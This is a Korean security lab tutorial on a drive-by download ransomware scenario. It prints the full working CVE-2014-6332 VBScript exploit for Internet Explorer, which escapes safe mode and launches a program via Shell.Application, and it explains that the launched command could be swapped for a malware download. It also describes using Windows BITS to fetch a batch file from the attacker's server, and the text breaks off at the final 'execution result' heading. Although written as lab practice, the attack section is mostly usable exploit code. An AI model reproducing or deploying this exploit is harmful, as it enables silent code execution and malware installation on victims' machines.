
📃 전체 시나리오
(1) 희생자가 해커의 웹 사이트에 접속하면, '드라이브 바이 다운로드' 공격에 의해서 랜썸웨어가 다운 및 실행된다.
(2) 랜썸웨어는 희생자의 컴퓨터의 파일들을 암호화하고 암호화할 때 사용한 키를 해커의 웹서버에 전송한다.
(3) 희생자의 컴퓨터에서 실행된 랜썸웨어가 전송한 키를 해커의 웹서버에서는 파일로 저장한다.
💣 드라이브 바이 다운로드:
drive by download.
사용자가 특정 웹사이트에 접속하였을 때(이메일 메세지에 포함된 사이트 주소를 클릭하는 경우 포함), 사용자도 모르게, 악성 SW가 사용자의 디바이스(PC나 스마트폰)에 download 되도록 하는 해킹기법을 의미한다. 따라서 사용자는 악성 SW가 자신의 디바이스에 download된 사실을 인지하지 못한다. 이러한 기법은 “웹브라우저(또는 추가로 설치된 Plugin기능)가 가지고 있는 보안취약점을 활용하는 기법”이다.
📍 환경 준비
|
🏴☠️ 해커 |
💻 희생자 |
|
웹 서버(centos6 php) 웹서버, 웹페이지 |
윈도우7, 취약한 인터넷 익스플로러 11로 해커의 사이트에 방문 |
1. drive by download POC
메모장 실행시키기
1) 실습
/var/www/html 아래에 test.html 파일 생성
[root@localhost html]# vi test.html
//*
allie(win95+ie3-win10+ie11) dve copy by yuange in 2009.
   cve-2014-6332 exploit
   https://twitter.com/yuange75
   http://hi.baidu.com/yuange1975

*//
<!doctype html>
<html>
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE8" >
<head>
</head>
<body>
<SCRIPT LANGUAGE="VBScript">
function runmumaa()
On Error Resume Next
set shell=createobject("Shell.Application")
shell.ShellExecute "notepad.exe"
end function
</script>
<SCRIPT LANGUAGE="VBScript">

dim   aa()
dim   ab()
dim   a0
dim   a1
dim   a2
dim   a3
dim   win9x
dim   intVersion
dim   rnda
dim   funclass
dim   myarray

Begin()
function Begin()
  On Error Resume Next
  info=Navigator.UserAgent

  if(instr(info,"Win64")>0)   then
     exit   function
  end if
if (instr(info,"MSIE")>0)   then
             intVersion = CInt(Mid(info, InStr(info, "MSIE") + 5, 2))
else
     exit   function

  end if

  win9x=0
BeginInit()
  If Create()=True Then
     myarray= chrw(01)&chrw(2176)&chrw(01)&chrw(00)&chrw(00)&chrw(00)&chrw(00)&chrw(00)
     myarray=myarray&chrw(00)&chrw(32767)&chrw(00)&chrw(0)
if(intVersion<4) then
         document.write("<br> IE")
         document.write(intVersion)
runshellcode()
else
setnotsafemode()
     end if
  end if
end function
function BeginInit()
Randomize()
   redim aa(5)
   redim ab(5)
   a0=13+17*rnd(6)
   a3=7+3*rnd(5)
end function
function Create()
  On Error Resume Next
  dim i
  Create=False
  For i = 0 To 400
    If Over()=True Then
    '   document.write(i)
       Create=True
       Exit For
    End If
  Next
end function

sub testaa()
end sub

function mydata()
    On Error Resume Next
     i=testaa
     i=null
     redim  Preserve aa(a2)
ab(0)=0
aa(a1)=i
     ab(0)=6.36598737437801E-314
aa(a1+2)=myarray
     ab(2)=1.74088534731324E-310
     mydata=aa(a1)
     redim  Preserve aa(a0)
end function
function setnotsafemode()
    On Error Resume Next
    i=mydata()
    i=readmemo(i+8)
    i=readmemo(i+16)
    j=readmemo(i+&h134)
for k=0 to &h60 step 4
        j=readmemo(i+&h120+k)
if(j=14) then
              j=0
              redim  Preserve aa(a2)
aa(a1+2)(i+&h11c+k)=ab(4)
              redim  Preserve aa(a0)

     j=0
              j=readmemo(i+&h120+k)

               Exit for
           end if

    next
    ab(2)=1.69759663316747E-313
runmumaa()
end function
function Over()
    On Error Resume Next
    dim type1,type2,type3
    Over=False
    a0=a0+a3
    a1=a0+2
    a2=a0+&h8000000

    redim  Preserve aa(a0)
    redim   ab(a0)

    redim  Preserve aa(a2)

    type1=1
ab(0)=1.123456789012345678901234567890
aa(a0)=10
If(IsObject(aa(a1-1)) = False) Then
       if(intVersion<4) then
           mem=cint(a0+1)*16
           j=vartype(aa(a1-1))
if((j=mem+4) or (j*8=mem+8)) then
              if(vartype(aa(a1-1))<>0)  Then
                 If(IsObject(aa(a1)) = False ) Then
                   type1=VarType(aa(a1))
                 end if
              end if
else
             redim  Preserve aa(a0)
             exit  function

           end if
else
if(vartype(aa(a1-1))<>0)  Then
              If(IsObject(aa(a1)) = False ) Then
                  type1=VarType(aa(a1))
              end if
            end if
        end if
    end if
If(type1=&h2f66) Then
          Over=True
    End If
    If(type1=&hB9AD) Then
          Over=True
          win9x=1
    End If

    redim  Preserve aa(a0)

end function
function ReadMemo(add)
    On Error Resume Next
    redim  Preserve aa(a2)
ab(0)=0
aa(a1)=add+4
ab(0)=1.69759663316747E-313
    ReadMemo=lenb(aa(a1))
ab(0)=0

    redim  Preserve aa(a0)
end function
</script>
</body>
</html>
# 코드 간단 설명:
일단 이 함수가 메모장을 실행시키는 역할을 함.
function runmumaa()
On Error Resume Next
set shell=createobject("Shell.Application")
shell.ShellExecute "notepad.exe"
end function
지금은 Execute "notepad.exe" 이지만,
이 함수에서 메모장 실행 뿐 아니라, 악성코드 다운로드나 실행도 할 수 있는 것.
저장 후 웹브라우저 껐다가 다시 켜고,
인터넷 익스플로러 11에 저 파일의 경로로 접속.
2) 실행 결과:

접속하면 자동으로 메모장이 실행된다.
2. 윈도우에서 파일 다운로드 명령어
백그라운드 인텔리전트 전송 서비스..
윈도우에서 다운로드/업로드 작업을 생성하고 그 프로세스를 모니터링할 수 있는 명령어.
리눅스에서의 wget과 비슷함.


이렇게하면 파일이 다운로드 된다.

다운로드 한 test.txt파일 확인.
3. Drive by Download
2를 1에 적용해서, 실제 드라이브 바이 다운로드 공격.
아까 1의 html 파일 함수에 다음과 같이,
파일이 다운로드 되는 코드를 작성한다.

test 폴더의 remove.bat을 다운로드.
실행 결과: